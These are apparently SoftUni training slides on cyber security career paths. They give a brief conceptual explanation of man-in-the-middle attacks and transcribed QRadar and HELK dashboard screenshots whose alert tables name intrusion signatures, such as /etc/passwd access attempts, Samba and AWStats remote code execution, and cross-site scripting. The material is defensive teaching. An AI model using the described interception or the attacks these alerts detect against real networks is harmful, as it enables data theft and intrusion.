


Cyber Security Skill Paths



SoftUni Team

Technical Trainers

 Software
University



SoftUni



Software University

<https://softuni.bg>

Have a Question?



sli.do

#Cyber_Security

Table of Contents

1. MITM Attack
2. Importance of Cyber Security Jobs
3. Cyber Security Skill Paths
 - Security Analyst
 - Incident Responder (Blue Teamer)
 - Penetration Tester
 - Red Teaming Operator





Man In The Middle

MITM Attack


- MITM is one of the most dangerous attacks, since it is extremely hard to be detected
- Downside is that the attacker must be in the network of the victim
- The attack consists of sniffing and redirecting the network traffic
- MITM attack aims to:
 - Steal personal data (passwords, hashes, cookies, browsing history)
 - Inject malware into the network (worms, ransomwares)



How MITM Attack Works?

- MITM attack can be separated to the following activities:
 - Attacker tricks the Router into thinking he is the client
 - Attacker tricks the client into thinking he is the Router

After that the attacker starts to redirect all communication between the real client and the real router, while sniffing (spying) it





How Important Are Cyber Security Jobs?

Imagine Running a Business

- Chances are:
 - This business would be digital (like **99%** of new businesses)
 - This business would have some kind of website or web application, containing business logic
 - This business would need a social network
 - This business would need investing



Now imagine BEING HACKED!

After a Successful Breach as known as "Hack"


- Your business will:
 - Lose reputation / clients
 - Fail to **GDPR** comply (A lot of personal data would be gone)
 - Stop working
- **You do not want that right?**

That's Where Cyber Security Comes in

- The main goal of every cyber security job is to **make the world more digitally secured**
- The responsible companies pays **extra attention**, when it comes to cyber security
- Usually the one who does not, are always getting breached

Live Cyber Threat Map

- <https://threatmap.checkpoint.com/>





Cyber Security Skill Paths



Security Analyst

- These are the people **responsible for detection**
- They mainly work with **log files** and **live dashboards**
- Their job is to **watch for potential attacks** and **report them as soon as possible**
- Every Security Analyst must have the **ability to differentiate between false positives and real attacks**



Security Analyst

- Usually, these are the guys working with:
 - SIEMs (Splunk, QRadar, LogRhythm, SolarWinds)
 - ELK / HELK
 - Many more custom tools for visualizing threats



What is SIEM?

Security Information and Event Management

- Think of SIEM as the **place where all the log files go** and can be **analyzed**
- All vendors nowadays are pushing a lot of log files, including **Windows OS** as well
- Most advanced SIEMs have AIs to **predict potential attacks**, based on collected data in real time
- The good SIEM is the one who is **alarming about a threat** at its first steps



How Does SIEM Look Like?



SIEM software products and services are used to combine data on security information management and security events.

How Does SIEM Look Like?



How Does SIEM Look Like?



QRadar SIEM Demo

■ Dashboard

IBM QRadar Security Intelligence - Community Edition

System Time: 8:56 AM

Show Dashboard: Threat and Security Monitoring


New Dashboard Rename Dashboard Delete Dashboard Add Item... ? Refresh Paused: 00:02:25 ► 🔍 ?

Dashboard Offenses Log Activity Network Activity Assets Reports Admin

Default-IDS / IPS-All: Top Alarm Signatures (Event Count)

Reset Zoom 4/10/20, 2:55 AM - 4/10/20, 8:55 AM

Event Count (Sum)



4:00 AM 6:00 AM 8:00 AM

Legend


- HTTP Directory Traversal Vulnerability
- Virus Detected
- HTTP: User Authentication Brute Force Attempt
- Email-Worm.CryptBox-A Hallmark
- Hancitor.Gen Command and Control Traffic.

View in Log Activity

Top Systems Attacked (IDS/IDP/IPS) (Event Count)

Reset Zoom 4/10/20, 2:55 AM - 4/10/20, 8:55 AM

Event Count (Sum)



4:00 AM 6:00 AM 8:00 AM

My Offenses

No results were returned for this item.

Most Severe Offenses

Offense Name	Magnitude
Multiple Exploit/Malware Types Targeting a Single Destination containing HTTP GET Requests Long URI Anomaly	High
Multiple Exploit/Malware Types Targeting a Single Destination containing Generic HTTP Cross Site Scripting Attempt	High
Multiple Login Failures for the Same User containing Bad Username	Medium
Multiple Login Failures for the Same User containing Root Login Failed	Medium
Multiple Login Failures for the Same User containing User failed to login to SSH	Medium

Most Recent Offenses

Offense Name	Magnitude
GNU Mailman SMTP Message Large Date Value Denial of Service Vulnerability	High
Multiple Exploit/Malware Types Targeting a Single Destination containing HTTP GET Requests Long URI Anomaly	High
Multiple Exploit/Malware Types Targeting a Single Destination containing Generic HTTP Cross Site Scripting Attempt	High
HTTP Cisco 675 Web Administration Denial of Service Vulnerability	Medium
NT IIS4 DoS - ExAir Sample Site Vulnerability	Medium

Flow Bias (Total Bytes)

There was no Time Series data for the search performed.

Top Category Types


Category	Offenses
User_Login Failure	4
Misc DoS	3
SSH_Login Failed	3
Misc Exploit	2
Remote Code Execution	2

Top Sources

Source	Offenses
209.134.186.70	4
216.35.7.117	2
165.193.42.76	2
165.193.42.138	1
208.82.4.149	1

QRadar SIEM Demo

■ Offenses (Attacks)



The screenshot shows the IBM QRadar Security Intelligence - Community Edition interface. The top navigation bar includes links for Dashboard, Offenses (which is selected), Log Activity, Network Activity, Assets, Reports, and Admin. The system time is displayed as 8:57 AM. On the left, a sidebar menu lists categories: Offenses (selected), My Offenses, All Offenses, By Category, By Source IP, By Destination IP, By Network, and Rules. The main content area displays a table of offenses with the following columns: Id, Description, Offense Type, Offense Source, Magnitude, Source IPs, Destination IPs, Users, and Location. The table contains 10 rows of offense data.

	Id	Description	Offense Type	Offense Source	Magnitude	Source IPs	Destination IPs	Users	Location
	9	Multiple Exploit/Malware Types Targeting a Single Destination conta...	Destination IP	208.88.80.22	High	Multiple (6)	208.88.80.22	N/A	Multiple
	5	Multiple Exploit/Malware Types Targeting a Single Destination conta...	Destination IP	208.88.82.22	High	Multiple (3)	208.88.82.22	N/A	Multiple
	1	Multiple Login Failures for the Same User containing Bad Username	Username	admin	Medium	209.134.186.70	192.168.10.112	admin	Multiple
	2	Multiple Login Failures for the Same User containing Root Login F...	Username	root	Medium	209.134.186.70	192.168.10.112	root	Multiple
	3	Multiple Login Failures for the Same User containing User failed to ...	Username	guest	Medium	209.134.186.70	192.168.10.112	guest	Multiple
	4	Multiple Login Failures for the Same User containing User failed to ...	Username	vmware	Medium	209.134.186.70	192.168.10.112	vmware	Multiple
	6	GNU Mailman SMTP Message Large Date Value Denial of Service ...	Event Name	GNU Mailman SMTP ...	High	Multiple (2)	Remote (4)	N/A	PaSeries
	7	NT IIS4 DoS - ExAir Sample Site Vulnerability	Event Name	NT IIS4 DoS - ExAir ...	High	Multiple (2)	Remote (2)	N/A	PaSeries
	8	HTTP Cisco 675 Web Administration Denial of Service Vulnerability	Event Name	HTTP Cisco 675 We...	High	Multiple (3)	Remote (2)	N/A	PaSeries

QRadar SIEM Demo

■ Filtering Attacks by Source

Start Time: 4/10/2020 8:33 AM End Time: 4/10/2020 8:37 AM Update

View: Select An Option: Display: Default (Normalized) Results Limit:


Completed

Current Filters:
Offense is Multiple Exploit/Malware Types Targeting a Single Destination containing HTTP GET Requests Long URI Anomaly (Clear Filter)

► Current Statistics

Records Matched Over Time

Reset Zoom 4/10/20, 8:33 AM - 4/10/20, 8:37 AM



Update Details (Hide Charts)


(Hide Charts)

Event Name	Log Source	Event Count	Time	Low Level Category	Source IP	Source Port	Destination IP	Destin Port	Username	Message
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:3...	Remote Code Execution	64.12.116.7	42486	208.88.80.22	80	N/A	File sharing vulnerability detected.
Microsoft Internet Explorer OBJECT Tag Buffer Overflow Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Buffer Overflow	98.173.180.54	22876	208.88.80.22	80	N/A	Internet Explorer buffer overflow exploit identified.
Microsoft Internet Explorer OBJECT Tag Buffer Overflow Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Buffer Overflow	98.173.180.54	58877	208.88.80.22	80	N/A	Internet Explorer buffer overflow exploit identified.
Multiple Exploit/Malware Types Targeting a Single Destination	Custom Rule Engine-8 :: loc...	1	Apr 10, 2020, 8:35:2...	Misc Exploit	128.2.13.189	34384	208.88.80.22	80	N/A	Multiple exploit types targeting a single destination detected.
HTTP GET Requests Long URI Anomaly	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Buffer Overflow	128.2.13.189	34384	208.88.80.22	80	N/A	HTTP GET requests with long URI anomalies detected.
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Remote Code Execution	64.12.116.15	33249	208.88.80.22	80	N/A	File sharing vulnerability detected.
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	5	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	46405	208.88.80.22	80	N/A	HTTP cross site scripting attempt detected.
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	39961	208.88.80.22	80	N/A	HTTP cross site scripting attempt detected.
Awstats Migrate Parameter Remote Command Execution	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	45681	208.88.80.22	80	N/A	Awstats migrate parameter remote command execution detected.
AWStats Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Remote Code Execution	165.193.42.76	34790	208.88.80.22	80	N/A	AWStats remote code execution vulnerability detected.
Awstats Migrate Parameter Remote Command Execution	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	33105	208.88.80.22	80	N/A	Awstats migrate parameter remote command execution detected.
Awstats Migrate Parameter Remote Command Execution	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	52685	208.88.80.22	80	N/A	Awstats migrate parameter remote command execution detected.
HTTP /etc/passwd Access Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	46302	208.88.80.22	80	N/A	HTTP /etc/passwd access attempt detected.
Microsoft IIS 5.0 Form_JScript.asp XSS Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	44916	208.88.80.22	80	N/A	IIS 5.0 form-based XSS vulnerability detected.
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	40112	208.88.80.22	80	N/A	HTTP cross site scripting attempt detected.
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	43704	208.88.80.22	80	N/A	HTTP cross site scripting attempt detected.
HTTP /etc/passwd Access Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	60547	208.88.80.22	80	N/A	HTTP /etc/passwd access attempt detected.
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:34:5...	Remote Code Execution	64.12.116.7	55466	208.88.80.22	80	N/A	File sharing vulnerability detected.
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:34:5...	Remote Code Execution	64.12.116.19	39145	208.88.80.22	80	N/A	File sharing vulnerability detected.

What is ELK Stack?

Elasticsearch Logstash Kibana

- This is framework to **combine** and **aggregate many logs**
- It **can drain logs** from almost everything
- It is extremely **fast** and **customizable**
- It can be **redundant** and can be configured as a **multi-node system**




What is HELK Stack?


Hunting ELK

- HELK is **open-source project** for Threat Hunting
- It is built on top of ELK
- It has additional features like **elastalert**
- It is available here:

<https://github.com/Cyb3rWard0g/HELK>



How Does ELK / HELK Look Like?



The screenshot shows the HELK SIEM interface with the following sections:

- Hosts:** Shows 4 hosts. A chart indicates activity from June 5 to June 6.
- User Authentications:** Shows 0 Success and 49,081 Fail events. A chart shows a sharp increase in fails around June 5.
- Unique IPs:** Shows 3,709 Source and 1,189 Destination unique IPs. A chart shows a peak in source IPs around June 5.
- All Hosts:** Shows 4 hosts: `james-honeypot-logstash-demo`. Details: Last Seen Jun 6, 2019 @ 17:10:03.310, OS CentOS Linux, Version 7 (Core).

How Does ELK / HELK Look Like?



Finding user supplied commands with winlogbeat

Not secure | https://172.16.10.10/app/kibana#/discover?_g=h@71e8402&_a=h@d098b49

Yes No

6 hits

New Save Open Share Inspect 5 seconds Last 5m Refresh

Add a filter +

Selected fields

- t process_command_line
- t process_name
- t process_parent_name

Available fields

- @timestamp
- @version
- _id
- _index
- # _score
- _type
- beat_hostname
- beat_name
- beat_version
- # event_id
- fingerprint_process_command_line
- host_name

logs-endpoint-winevent-s... ▾

